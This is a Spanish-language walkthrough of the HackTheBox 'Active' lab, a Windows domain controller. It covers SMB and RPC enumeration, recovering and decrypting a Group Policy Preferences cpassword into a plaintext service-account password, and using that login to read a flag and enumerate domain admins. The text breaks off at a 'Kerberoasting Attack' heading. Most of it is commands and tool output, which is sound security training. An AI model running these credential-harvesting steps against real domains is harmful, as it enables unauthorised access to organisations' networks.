
Active

Reconocimiento

Primero que todo, realizamos un ping a la máquina para ver si nuestro equipo tiene conectividad con esta; IP: `10.10.10.100`



Como se puede ver, la máquina está activa con un TTL de 127, es decir es una Windows.

Enumeración

Enumeración de puertos abiertos

```
nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.100 -oG allPorts
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Active]
└─# nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.100 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 17:12 CEST
Initiating SYN Stealth Scan at 17:12
Scanning 10.10.10.100 [65535 ports]
Discovered open port 53/tcp on 10.10.10.100
Discovered open port 139/tcp on 10.10.10.100
Discovered open port 445/tcp on 10.10.10.100
Discovered open port 135/tcp on 10.10.10.100
Discovered open port 49157/tcp on 10.10.10.100
Discovered open port 389/tcp on 10.10.10.100
Discovered open port 49158/tcp on 10.10.10.100
Discovered open port 9389/tcp on 10.10.10.100
Discovered open port 47001/tcp on 10.10.10.100
Discovered open port 49170/tcp on 10.10.10.100
Discovered open port 5722/tcp on 10.10.10.100
Discovered open port 49171/tcp on 10.10.10.100
Discovered open port 49165/tcp on 10.10.10.100
Discovered open port 49155/tcp on 10.10.10.100
Discovered open port 88/tcp on 10.10.10.100
Discovered open port 49154/tcp on 10.10.10.100
Discovered open port 636/tcp on 10.10.10.100
Discovered open port 3268/tcp on 10.10.10.100
Discovered open port 3269/tcp on 10.10.10.100
Discovered open port 49152/tcp on 10.10.10.100
Discovered open port 464/tcp on 10.10.10.100
Discovered open port 593/tcp on 10.10.10.100
Discovered open port 49153/tcp on 10.10.10.100
Completed SYN Stealth Scan at 17:12, 14.19s elapsed (65535 total ports)
Nmap scan report for 10.10.10.100
```

> *Puertos abiertos:*
> *53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,49158,49165,49170,49171*

Enumeración de los servicios y versiones de los puertos abiertos

```
nmap -sC -sV -p53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,49158,49165,49170,49171 10.10.10.100 -oN targeted
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Active]
└─# nmap -sC -sV -p53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,4
9158,49165,49170,49171 10.10.10.100 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 17:17 CEST
Nmap scan report for 10.10.10.100
Host is up (0.11s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-22 15:17:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First
-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First
-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
49171/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:window
s

Host script results:
| smb2-time:
|   date: 2024-07-22T15:18:32
|_  start_date: 2024-07-21T12:39:01
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
|_clock-skew: 2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.76 seconds

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Active]
└─#
```

Enumeración de los puertos (SMB)

Viendo que el puerto 445 está abierto, mediante crackmapexec, podemos ver ante que sistema operativo estamos tratando y su nombre:

```
crackmapexec smb 10.10.10.100
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ crackmapexec smb 10.10.10.100
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing FTP protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
 (domain:active.htb) (signing:True) (SMBv1:False)



┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

En este caso, como se puede observar, estamos ante el Domain Controller "DC" y el dominio `active.htb`. Por lo tanto, añadimos el dominio en nuestro `/etc/hosts`

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Active]
└─# cat /etc/hosts
       File: /etc/hosts
   1   127.0.0.1   localhost
   2   127.0.1.1   zephyrus
   3
   4   10.10.11.221    2million.htb
   5   10.10.10.100    active.htb
   6
   7   # The following lines are desirable for IPv6 capable hosts
   8   ::1     localhost ip6-localhost ip6-loopback
   9   ff02::1 ip6-allnodes
  10   ff02::2 ip6-allrouters
```

Ahora podemos listar los recursos compartidos del SMB mediante el smbclient:

```
smbclient -L 10.10.10.100 -N
```


```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ smbclient -L 10.10.10.100 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```


Para poder ver en que recursos, que permisos tenemos, utilizamos `smbmap`

```
smbmap -H 10.10.10.100
```




> *Como tenemos capacidad de lectura en el directorio "Replication" enumeramos sus archivos*

```
smbmap -H 10.10.10.100 -r Replication
```




Nuevamente vemos un directorio dentro de "Replication" el cual es "active.htb".

```
smbmap -H 10.10.10.100 -r Replication/active.htb
```



Como se puede observar, el directorio parece una copia de SYSVOL, por lo cual buscaremos el groups.xml

```
smbmap -H 10.10.10.100 -r Replication/active.htb/Policies/
```



Lo que estamos buscando es un archivo `groups.xml` dicho recurso, normalmente se encuentra dentro de alguna política en `Policies` seguido de `<recurso>/MACHINE/Preferences/Groups`

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ smbmap -H 10.10.10.100 -r Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9} --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.100:445        Name: active.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        ./Replicationactive.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    ..
        fr--r--r--               23 Sat Jul 21 12:38:11 2018    GPT.INI
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    Group Policy
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    MACHINE
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    USER
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

```
smbmap -H 10.10.10.100 -r Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups --no-banner
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ smbmap -H 10.10.10.100 -r Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.100:445        Name: active.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        ./Replicationactive.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    ..
        fr--r--r--              533 Sat Jul 21 12:38:11 2018    Groups.xml
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

Dicho recurso nos lo descargamos mediante:

```
smbmap -H 10.10.10.100 --download Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ cat Groups.xml
       File: Groups.xml
1      <?xml version="1.0" encoding="utf-8"?>
2      <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
        name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB5857821
       9D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98
       gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acc
       tDisabled="0" userName="active.htb\SVC_TGS"/></User>
3      </Groups>

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

Dentro del archivo, podemos ver la contraseña del campo `cpassword`. Para desencriptarla, utilizamos la utilidad `gpp-decrypt`.

```
gpp-decrypt
'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/
NglVmQ'
```

Una vez desencriptado el hash, podemos ver la contraseña en texto plano, la cual es: `GPPstillStandingStrong2k18`. Además, mediante el archivo extraído, `Groups.xml`, sabemos que pertenece al usuario `SVC_TGS`, lo cual se podría comprobar mediante crackmapexec.


```
crackmapexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18'
```

Comprobamos que efectivamente se trata de un usuario válido, por lo que ahora podemos listar los recursos compartidos mediante este:

```
crackmapexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --
shares
```

Como podemos ver, existe el directorio compartido Users, por lo cual, podemos listar su contenido, pero mediante smbmap. Obteniendo su flag.

```
smbmap -H 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' -r Users/SVC_TGS/Desktop --no-banner
```




> *Para visualizar la flag, simplemente:* `smbmap -H 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --download Users/SVC_TGS/Desktop/user.txt`

RPCCLIENT

Teniendo un usuario válido. Mediante rpcclient, enumeramos los usuarios del equipo y los grupos.

```
rpcclient -U "SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c "enumdomusers"
```



> *El `%` separa el usuario de la contraseña. Además, también podemos proporcionar el parámetro `-c` a la línea anterior, ejecutando solamente el comando que se desea*

Como se puede observar, existe el grupo `Domain Admin`, por lo cual buscamos a ver quien pertenece a dicho grupo, debido a los privilegios que tienen. Para ello utilizamos el `rid` que corresponde al grupo para realizar la búsqueda.

```
rpcclient -U "SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c 'querygroupmem 0x200'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ rpcclient -U "SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c 'querygroupmem 0x200'
        rid:[0x1f4] attr:[0x7]

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

Solo pertenece un usuario al grupo que para ver su nombre, deberemos de buscarlo mediante el rid del usuario.

```
rpcclient -U "SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c 'queryuser 0x1f4'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ rpcclient -U "SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c 'queryuser 0x1f4'
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Sun, 21 Jul 2024 14:40:08 CEST
        Logoff Time              :      Thu, 01 Jan 1970 01:00:00 CET
        Kickoff Time             :      Thu, 01 Jan 1970 01:00:00 CET
        Password last set Time   :      Wed, 18 Jul 2018 21:06:40 CEST
        Password can change Time :      Thu, 19 Jul 2018 21:06:40 CEST
        Password must change Time:      Thu, 14 Sep 30828 04:48:05 CEST
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000006c
        padding1[0..7]...
        logon_hrs[0..21]...

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

> *Por otra parte, podemos enumerar la descripción de los usuarios mediante* `querydispinfo`

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$ rpcclient -U "SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c 'querydispinfo'
index: 0xdea RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xe19 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xeb2 RID: 0x44f acb: 0x00000210 Account: SVC_TGS        Name: SVC_TGS   Desc: (null)

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Active]
└─$
```

Kerberoasting Attack

